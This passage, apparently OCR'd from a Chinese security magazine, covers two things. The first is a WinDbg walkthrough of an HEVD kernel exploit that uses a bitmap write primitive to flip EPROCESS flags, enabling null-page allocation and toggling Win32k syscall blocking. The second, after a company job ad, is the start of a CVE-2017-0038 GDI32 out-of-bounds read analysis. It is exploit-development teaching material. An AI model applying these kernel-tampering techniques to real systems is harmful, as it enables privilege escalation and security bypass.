    DirBase: 3df14300  ObjectTable: 8c173740  HandleCount: <Data Not Accessible>
    Image: Stop_by_win10.exe
kd> dt nt!_KTHREAD ApcState//偏移加 0x70
  +0x070 ApcState : _KAPC_STATE
kd> dt nt!_KAPC_STATE//偏移加 0x10，一共是 0x80，对应的位置是 EPROCESS
  +0x000 ApcListHead     : [2] _LIST_ENTRY
  +0x010 Process         : Ptr32 _KPROCESS
```

接下来我们单步跟踪，到达一处判断，这里会将 BaseAddress 和 0x10000 作比较，小于则跳转到另一处判断 ：

```
kd> p
nt!NtAllocateVirtualMemory+0x9b7:
81a89b25 3bd0          cmp     edx,eax
kd> r edx
edx=00000060
kd> r eax
eax=00010000
kd> p
nt!NtAllocateVirtualMemory+0x9b9://如果申请地址值小于 0x1000，则跳转
81a89b27 0f8257781200    jb      nt! ?? ::NNGAKEGL::`string'+0x19d1a (81bb1384)
kd> p
nt! ?? ::NNGAKEGL::`string'+0x19d1a:
81bb1384 f787c400000000000001 test dword ptr [edi+0C4h],1000000h
kd> dd edi+c4 L1//edi+0C4 就是 Flags
85a44104  144d0c01
kd> p
nt! ?? ::NNGAKEGL::`string'+0x19d24://这里会将 VdmAllowed 值作比较判断
81bb138e 0f859987edff    jne     nt!NtAllocateVirtualMemory+0x9bf (81a89b2d)
```

这个值很有意思，就是_EPROCESS.Flags2 的值，来看一下，而这里判断的就是 Flags2 中的一个比特位 VdmAllowed ：

```
kd> dt nt!_EPROCESS Flags 85a44040
  +0x0c4 Flags : 0x144d0c01
kd> dt nt!_EPROCESS VdmAllowed 85a44040
  +0x0c4 VdmAllowed : 0y0
```

这里值为 0，也就是禁用零页分配，因此这里分配不成功将会进入处理，返回 C00000F0 ：

```
kd> p
nt! ?? ::NNGAKEGL::`string'+0x19d2a:
81bb1394 bef00000c0      mov     esi,0C00000F0h
kd> p
nt! ?? ::NNGAKEGL::`string'+0x19d2f:
81bb1399 e94c87edff      jmp     nt!NtAllocateVirtualMemory+0x97c (81a89aea)
```

我们来看一下 NtAllocateVirtualMemory 相关逻辑的伪代码 ：

```
NTSTATUS __stdcall NtAllocateVirtualMemory(HANDLE ProcessHandle, PVOID *BaseAddress, ULONG ZeroBits, PUL
ONG AllocationSize, ULONG AllocationType, ULONG Protect)
{
    v65 = ProcessHandle;
  v68 = BaseAddress;
    v67 = AllocationSize;
  v7 = __readfsdword(292);//获取_KTHREAD 结构
  v76 = v7;
  v78 = *(PVOID *)(v7 + 128); //获取+0x80 EPROCESS 结构
  ……
  PreviousMode[0] = *(_BYTE *)(v7 + 346);
  ms_exc.registration.TryLevel = 0;
  v9 = v68;//传递地址值
  ……
  v12 = (unsigned int)*v9; //BaseAddress 连续传递
  v74 = v12;//再次传递
  if ( v74 < 0x10000 && !(*(_DWORD *)(v14 + 196) & 0x1000000) )// 判断 v74 BaseAddress 是否小于 10000，如
果小于会认为是零页内存分配，则会判断 v14+196，也就是 Flags.VdmAllowed 是否允许分配
  {
    v25 = 0xC00000F0;//如果是零页分配且禁用零页分配，则返回 C00000F0
    goto LABEL_145;
  }
}
```

我们尝试使用 Bitmap 来修改 VdmAllowed 看看能不能进行零页分配，继续执行到达我们 setbitmap 的地方 ：


```
kd> g
Break instruction exception - code 80000003 (first chance)
```

```
001b:00021d21 cc            int     3
kd> dt nt!_EPROCESS VdmAllowed 85a44040
  +0x0c4 VdmAllowed : 0y1
```

可以看到 VdmAllowed 被改掉了，进入刚才的判断 ：

```
kd> g
Breakpoint 1 hit
nt!NtAllocateVirtualMemory+0x9b7://判断 edx 小于 1000
81a89b25 3bd0          cmp     edx,eax
kd> r edx
edx=00000060
kd> p
nt!NtAllocateVirtualMemory+0x9b9:
81a89b27 0f8257781200    jb      nt! ?? ::NNGAKEGL::`string'+0x19d1a (81bb1384)
kd> p//判断 VdmAllowed 为 1，允许零页申请
nt! ?? ::NNGAKEGL::`string'+0x19d1a:
81bb1384 f787c400000000000001 test dword ptr [edi+0C4h],1000000h
kd> p
nt! ?? ::NNGAKEGL::`string'+0x19d24:
81bb138e 0f859987edff    jne     nt!NtAllocateVirtualMemory+0x9bf (81a89b2d)
kd> p
nt!NtAllocateVirtualMemory+0x9bf://跳转到正常流程，而不返回 C0000F0
81a89b2d 8bc6          mov     eax,esi
```

可以看到，绕过了刚才的判断，接下来直接执行，可以看到，NtAllocateVirtualMemory 返回了 STATUS_SUCCESS（图）：



回归 Win8 看防护之 Win32k.sys

下面我们来看一下 Win32k 的 API 禁用的情况，当然这里默认 Disallow 的比特位也是为 0，也就是在当前进程不禁用 Win32k 系统调用，在 PsConvertToGuiThread 函数中 ：

```
kd> p
nt!PsConvertToGuiThread+0x9://获得 KTHREAD 结构
81b0c67f 648b3524010000  mov     esi,dword ptr fs:[124h]
kd> r esi
esi=8548b040
kd> dt nt!_KTHREAD 8548b040
  +0x000 Header         : _DISPATCHER_HEADER
  +0x010 SListFaultAddress : (null)
kd> p
nt!PsConvertToGuiThread+0x2c://ecx 获得 EPROCESS 结构
81b0c6a2 8b8e80000000    mov     ecx,dword ptr [esi+80h]
kd> p
nt!PsConvertToGuiThread+0x32://对应 Flags2 的偏移
81b0c6a8 f781c000000000000080 test dword ptr [ecx+0C0h],80000000h
```

```
kd> dt nt!_EPROCESS Flags2 8548b040+70
  +0x0c0 Flags2 : 0x1020201
kd> dt nt!_EPROCESS DisallowWin32kSystemCalls
  +0x0c0 DisallowWin32kSystemCalls : 0y0//判断 Disallow 比特位的值
```

这里 DisallowWin32kSystemCalls 的比特位为 0，也就是允许 win32k 调用，这里到达一处条件判断，判断的就是这个比特位，如果为 1，则会跳转返回 C0000005，当前状态为 0，允许执行时，会继续执行 ：

```
kd> p
nt!PsConvertToGuiThread+0x3c:
81b0c6b2 757e          jne     nt!PsConvertToGuiThread+0xbc (81b0c732)
kd> p
nt!PsConvertToGuiThread+0x3e:
81b0c6b4 8d55ff        lea     edx,[ebp-1]
```

接下来，我们注释掉还原的 setbitmap 部分，重新执行，看到 Disallow 比特位为 1，这时候程序会进入错误处理，返回 C0000022 ：

```
kd> dt nt!_EPROCESS DisallowWin32kSystemCalls 866654c0
  +0x0c0 DisallowWin32kSystemCalls : 0y1//对应比特位为 1
kd> p
nt!PsConvertToGuiThread+0x32:
81b0c6a8 f781c000000000000080 test dword ptr [ecx+0C0h],80000000h
//判断 Flags2.DisallowedWin32kSystemCalls
kd> p
nt!PsConvertToGuiThread+0x3c:
81b0c6b2 757e          jne     nt!PsConvertToGuiThread+0xbc (81b0c732)
kd> p
nt!PsConvertToGuiThread+0xbc:
81b0c732 b8220000c0    mov     eax,0C0000022h  //进入错误判断，返回 C0000022
```

来看下这段代码逻辑 ：

```
signed int __stdcall PsConvertToGuiThread()
{
 v0 = __readfsdword(292);//获取_KTHREAD 结构体
 if ( *(_BYTE *)(v0 + 346) )//判断_KTHREAD 结构体的 Previous Mode
 {
```

```
if ( *(int **)(v0 + 60) == &KeServiceDescriptorTable )//检查是否是 win32 的线程
{
 v1 = *(_DWORD *)(v0 + 128);
 if ( *(_DWORD *)(v1 + 192) & 0x80000000 )//判断 DisallowedWin32kSystemCalls
 {
  result = 0xC000022;//返回 C000022 STATUS_ACCESS_DENIED
 }
```


整个 Win32k 的检查过程是这样的，KiFastCallEntry -> KiEndUnexpectRange -> PsCovertToGUIThread。这个检查过程的依据是 SSDT ,系统调度表 ,当调用不在 SSDT 表时，也就是第一次调用 Win32k System Call 的时候，会检查 win32k 是否允许调用。如下代码逻辑 ：

```
.text:00511652 loc_511652:                     ; CODE XREF: _KiEndUnexpectedRange+15j
.text:00511652                                 ; _KiSystemService+8Aj
.text:00511652              mov     edi, eax ;eax = SSDTIndex
.text:00511654              shr     edi, 8;eax/256
.text:00511657              and     edi, 10h;//SSDT or SSDTShadow
.text:0051165A              mov     ecx, edi
.text:0051165C        add     edi, [esi+3Ch];//检查_KTHREAD->ServiceTable
                      //kd> dt nt!_KTHREAD ServiceTable
                      //+0x03c ServiceTable : Ptr32 Void
.text:0051165F              mov     ebx, eax
.text:00511661              and     eax, 0FFFh
.text:00511666              cmp     eax, [edi+8];//检查当前系统调用号
//和 ServiceTable 中的调用号，确定是不是在 SSDT
.text:00511669              jnb     _KiEndUnexpectedRange//如果不在，则跳转
```


在 KiEndUnexpectedRange 中会通过 PsConvertToGuiThread 来 Check 状态，在这里会检查 win32k 系统调用的情况，如果 Flags2.DisAllowedWin32kSystemCalls 为 1，则禁用状态，返回 C000022 ，也就是 STATUS_ACCESS_DENIED ：

```
.text:00511384 _KiEndUnexpectedRange proc near       ; CODE XREF: _KiSystemService+19B_x0019_j
.text:00511384              cmp     ecx, 10h
.text:00511387              jnz     short loc_5113C3
.text:00511389              push    edx
.text:0051138A              push    ebx//系统调用号
.text:0051138B          call _PsConvertToGuiThread@0 ; PsConvertToGuiThread()
```

默认是不启用的，则能成功打开 cmd。



我们通过 setbitmap 可以将其改为启用，这样 PsConvertToGuiThread 就会返回 C000022，则后续会造成调用 CreateProcess 中由于禁用 win32k.sys 导致程序加载失败。



其实整个 HEVD 的这个 exploit 调试还是很有趣的，Bitmap 也可以修改 kernel Address 达到一些比较巧妙的效果，当然，如果修改的地址有问题，则会直接 BSOD，我就多次发生这样的情况，快照保存了几十个。文中有一些疑问和思考不够深入的地方请师傅们多多批评指正，谢谢大家！

挖财 我的资产管家
wacai.com

挖财，成立于2009年，定位于“老百姓的资产管家”，以“智慧财富，人人可享”为使命，从记账起步，发展成为一家极富特色的互联网资产管理平台。目前挖财旗下拥有挖财记账理财、挖财宝、挖财钱管家、挖财信用卡管家、挖财股神、挖财理财社区等多个定位明确、特色鲜明的App。截至2015年底，旗下仅挖财记账理财App的累计用户已超过1.3亿人，遍布全国各省及港澳台、海外等华人分布地区，建立了丰富的客户基础以及信用口碑。

挖财曾于2014年荣膺“红鲱鱼全球企业百强”，2016年是挖财高速发展的一年，1月旗下挖财宝App荣登苹果中国应用商店总榜第一，3月加入中国互联网金融协会并当选首届理事单位，国内首家设在企业的互联网金融博士后工作站也落户挖财，9月获选毕马威中国领先金融科技公司50强。公司还获得多家知名投资机构的投资，累计融资已达1.6亿美元。

职位	地点
安全专家	杭州
安全架构师	杭州
安全运营专员（女）	杭州
测试开发专家	杭州/上海

职位	地点
资深Java开发工程师	杭州/上海
（高级）Java架构师	杭州/上海
资深iOS开发工程师	杭州
资深深度学习工程师/架构师	杭州

职位	地点
资深大数据开发工程师	杭州
资深数据挖掘工程师	杭州
平台研发架构师	杭州
运维研发专家	杭州

挖财招聘微信公众号

联系电话：0571-56967166
简历投递：job.wacai.com
简历投递邮箱：baoshu@wacai.com
公司官网：www.wacai.com

CVE-2017-0038：GDI32 越界读漏洞从分析到 Exploit

作者：k0shl
原文来源：【安全客】http://bobao.360.cn/learning/detail/3644.html

前言

前段时间我在博客发了一篇关于 CVE-2017-0037 Type Confusion 的文章，其中完成了在关闭 DEP 情况下的 Exploit，当时提到做这个漏洞的时候，感觉由于利用面的限制，导致似乎无法绕过 ASLR，也就是 DEP 也不好绕过。当时完成那篇文章后，我恰巧看到了 Google Project Zero 公开的另一个漏洞 CVE-2017-0038，这是一个 EMF 文件格式导致的 Out-of-bound read，众所周知，在漏洞利用中，越界读这种漏洞类型很容易能够造成信息泄露。

换句话说，当时我考虑也许可以通过这个 EMF 的 Out-of-bound Read 造成信息泄露，然后获取某个内存基址，从而在 CVE-2017-0037 漏洞利用中构造 ROP 链来完成最后的利用（但事实证明好像还是不行 2333）。

关于这个漏洞曝光之后，有人利用 0patch 对这个漏洞进行了修补。

PJ0 关于 CVE-2017-0038 漏洞说明地址（含 PoC EMF）：

https://bugs.chromium.org/p/project-zero/issues/detail?id=992

0patch 修补 CVE-2017-0038 原文地址：

https://0patch.blogspot.jp/2017/02/0patching-0-day-windows-gdi32dll-memory.html

安全客翻译地址：

http://bobao.360.cn/learning/detail/3578.html


在这篇文章中，我将首先对 CVE-2017-0038 这个 GDI32.dll 的 Out-of-bound Read 漏洞进行分析；随后，我将首先将分享用 JS 编写一个浏览器可用的 Exploit，随后我将和大家一起来看一下这么做的一个限制（为什么无法用浏览器进行 Info leak），也是在 0patch 文章中提到的 0xFF3333FF 到底是怎么回事；然后，我将和大家分享用 C 语言完成 Exploit，一起来看看真正泄露的内存内容；最后我将把 JS 和 C 的 Exploit 放在 github 上和大家分享。

调试环境是 ：

Windows 10 x86_64 build 10240

IE 11

GDI32.dll Version 10.0.10240.16384



请大家多多交流，感谢阅读！


CVE-2017-0038 PoC 与漏洞分析

如我在第一章分享的测试环境的图片，同样在 0patch 的文章中也能看到，在浏览器每次加载 poc.emf 的时候，都会产生不同的图片，这张图片只有左下角的一个小红点是固定不变的，其实除了左下角四个字节，其他的内容都是泄露的内存，这点在后面的分析中我们可以获得。

那么现在我们需要解决的一个问题就是如何加载这个图片，这样我们需要用 JS 的画布功能来完成对 PoC 的构造，并且成功加载 PoC.emf。

首先，我们定义一个 canvas 画布，之后通过 js 的 getElementById 来获得画布对象，之后我们通过 Image()函数来初始化 image 对象，加载 poc.emf，最后，我们通过 drawImage

来读取 poc.emf，将 poc.emf 打印在画布上。drawImage 后两个参数是 image 在 canvas 画布上的坐标，这里我们设置为 0,0。



完成构造后，我们稍微修改一下 poc.emf 的文件结构，然后打开 IE11 浏览器，通过 Windbg 附加进程，并且在 gdi32!MRSETDIBITSTODEVICE::bPlay 函数位置下断点，这个过程会在 poc.emf 映射在画布上时发生，允许 js 执行之后，Windbg 命中函数入口。

```
0:022> x gdi32!MRSETDIBITSTODEVICE::bPlay
00007ff8`2a378730 GDI32!MRSETDIBITSTODEVICE::bPlay = <no type information>
0:022> bp gdi32!MRSETDIBITSTODEVICE::bPlay
Breakpoint 0 hit
GDI32!MRSETDIBITSTODEVICE::bPlay:
00007ff8`2a378730 48895c2408          mov         qword ptr [rsp+8],rbx
ss:00000034`93cef6f0={GDI32!MRMETAFILE::bPlay (00007ff8`2a320950)}
0:027> kb
RetAddr:ArgstoChild: Call Site
00007ff8`2a2ff592 : 00007ff8`2a320950 00007ff8`2a2f8ed1 00000000`00000008 ffffffff`8f010c40 :
GDI32!MRSETDIBITSTODEVICE::bPlay//到达目标断点
```

